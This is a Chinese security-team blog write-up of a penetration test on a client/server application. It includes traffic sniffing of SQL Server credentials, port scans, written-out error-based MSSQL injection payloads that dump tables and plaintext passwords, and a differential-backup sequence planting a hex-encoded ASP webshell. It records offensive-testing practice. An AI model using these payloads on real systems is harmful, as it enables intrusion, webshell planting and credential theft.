倔强的web狗-记一次C/S架构渗透测试

原创 队员编号54 酒仙桥六号部队
2020-08-05原文

这是 **酒仙桥六号部队** 的第 **54** 篇文章。
全文共计2705个字，预计阅读时长9分钟。


0X01 前言

如题所示，本文以WEB安全、渗透测试作为出发点，记录一次针对C/S架构客户端渗透测试的案例，分享渗透测试过程中遇到比较有意思的一些风险点。不懂二进制的web狗，需要分析C/S架构的软件，我们的思路是分析客户端的功能点，同时抓取客户端的数据包，分析每一个功能点判断是否有交互的数据包产生，如果有HTTP数据包产生，就根据请求的网站用常规的WEB渗透思路；如果是请求远程数据库端口，就尝试通过流量抓取密码；如果只有IP地址，就用常规的渗透思路。

0X02 寻找软件接口服务器


为了能够获取可以利用的信息，我们第一步就是分析软件产生的网络请求，这里抛砖引玉介绍三个小工具。

1、使用微软的procexp，在属性的TCP/IP中可以看到程序发起的网络连接。




2、使用360网络流量监控工具，也可以查看所有程序发起的网络连接。


3、使用WSExplorer也可以看到指定程序发起的网络请求。



既然思路有了，我这里就以某个软件为例，直接使用WSExplorer抓包软件对程序进行抓包分析。首先打开软件发现有个登录/注册的功能，点击注册后可以看到产生了http请求了，说明此程序是通过HTTP来实现交互的。




获取到远程交互的IP后，在wireshark写好过滤远程ip的表达式，也抓到相关http数据请求，接下来我们可以用常规的方法进行渗透测试。




0X03 一个比较有意思的数据交互


上面已经知道当前程序是通过HTTP请求做数据交互的，我们准备进行WEB渗透测试的时候发现一些比较有意思的网络请求，使用软件某个功能时，抓包软件检测到大量和远程ip的1433端口进行交互的数据，初步判断程序是从远程的sql Server数据库获取内容。



后续我们通过wireshark分析数据包，发现某些功能确实是通过远程的sql server数据库获取，也就是这个程序里面保存有登录数据库的账号密码。接着直接使用Cain & Abel进行流量嗅探，由于SQL Server数据库没有配置传输加密，我们在TDS协议选项成功获取到一个SQL Server数据库的账号密码。



利用获取的数据库密码登录数据库，调用存储过程执行系统命令可以直接获取System权限。



0X04 一个比较有意思的SQL注入

刚才我们抓包发现的数据库IP和HTTP请求的IP不一样，所以我们继续对刚开始抓取到的web网站进行渗透测试。


我们在分析程序登录功能中发现，登录功能的HTTP请求存在一个字符型注入点，password字段SQL语句可控。

使用SQLMAP尝试自动化注入，获取可用信息，但是直接Ban IP，暂时先忽略。


信息收集

这里是通过抓包软件获取到IP，先进行简单的信息收集：

```
nmap xx.xxx.xx -- -A -T4 -sS
```





```
nmap xx.xxx.xx  -sS -p 1-65535
```



经过探测，发现开放有FTP，WEB(IIS6)，SQL Server2000，MySQL等服务器系统为2003，远程桌面的端口改为了679。

由于是IIS6.0的中间件，存在IIS短文件名漏洞，尝试用脚本获取文件目录信息，通过观察结果结合猜测，得到了一个代理登录后台和管理登录后台的登录地址。




截至目前，没有找到什么好的突破点。由于信息收集比较充分，期间还利用一些众人皆知的方法猜测到登录的密码，控制了官方的邮箱，但是，作用不大，后台登录无果。

回到注入点

由于没有比较好的思路，只能暂时回到前的注入点，进行手工注入测试，寻找新的突破点。前面已经探测过，确定存在注入点，可以用下面的语句爆出来版本号，原理就是把sqlserver查询的返回结

果和0比较，而0是int类型，所以就把返回结果当出错信息爆出来了。


```
user=hello&password=word’and%20 @@version>0--
```



- 判断是否dbo权限：

```
user=hello&password=word’and%20 User_Name()>0--
```

是个高权限用户~



- 爆当前连接使用的数据库名称：

```
userbuser=hello&password=word’and%20 db_Name()>0--
```

- 爆userb库下面的表，得出两个存放用户信息的表，login，users：

```
user=admin&password=234'and%20(Select%20Top%20    1
%20        name%20from%20sysobjects%20        where
%20xtype=char(85)%20and
%20status>0%20and%20name<>'bak')>0--
```

- 爆login表的字段：

```
user=admin&password=234'and%20 (Select %20Top %201
%20col_name(object_id('login'),N)          %20from
%20sysobjects)>0 —
```

- N为第几个字段，输入1然后2然后3,..一直到爆到返回正常即可。
- 爆login表password字段数据，密码竟然是直接明文存放。


```
&password=234'and%20(select      %20top      %201
%20username%20 from %20login %20where %20id=1)>1--
```

至此，已经获取到前台登录的密码，通过爆两个用户表的信息，发现users表的用户数据可以登录后台，但是后台非常简陋，只有用户管理和代理管理。

同时，在代理管理功能发现代理的登录帐号也是明文存放的，前面用iis短文件漏洞也找到了代理的后台，尝试使用密码登录代理后台。

登录代理后台后，后台界面同样也是非常的简陋，只有简单的数据管理功能，没有找到可以利用的点。

只好继续探测目录，寻找其它后台页面，后台没找到，但是发现一个1.php文件，爆出了绝对路径。Dba权限+绝对路径，瞬间想到了备份getshell。

差异备份

```user=admin&password=234';alter%20 database%20 userb%20 set%20 RECOVERY %20FULL--```

#设置userb表为完整恢复模式。

```user=admin&password=234';create%20 table %20cybackup %20(test%20 image)--```

#创建一个名为cybackup的临时表。

```user=admin&password=234';insert%20 into %20cybackup(test) %20values(0x203c25657865637574652072657175657374282261229253e); --```

#插入经过16进制编码的一句话到刚才创建的表的test字段。

```user=admin&password=234';declare%20@a%20 sysname,@s%20 varchar(4000)%20 select%20 @a=db_name(),@s=0x433a2f777777726f6f742f66726a7a2f777777726f6f742f7069632f746d717370%20 backup%20 %20log %20@a %20to %20disk=@s %20WITH%20 DIFFERENTIAL,FORMAT--```

其中上面的

`0x433a2f777777726f6f742f66726a7a2f777777726f6f742f7069632f746d717370`


就是经过16进制编码后的完整路径：

C:/wwwroot/xxxx/wwwroot/xx/log_temp.asp


```user=admin&password=234';alter%20 database%20 userb%20 set%20 RECOVERY %20simple-- ```

#完成后把userb表设回简单模式。
```

尝试备份asp的一句话，尝试多次闭合均失败。



尝试备份php的一句话，文件也太大了。



被忽略的存储过程


这个差异备份拿shell搞了很久，还是没有成功，后来想到再次调用xp_cmdshell执行系统命令，因为之前尝试过使用DNSLOG获取命令执行结果，但是没有获取到命令执行的结果。

本来以为是恢复xp_cmdshell没成功，后来想到版本是SQL Server2000 xp_cmdshell默认应该是开启的。

因为我们已经有了web路径信息，直接调用xp_cmdshell存储过程，把执行命令把返回结果导出到一个文件即可。

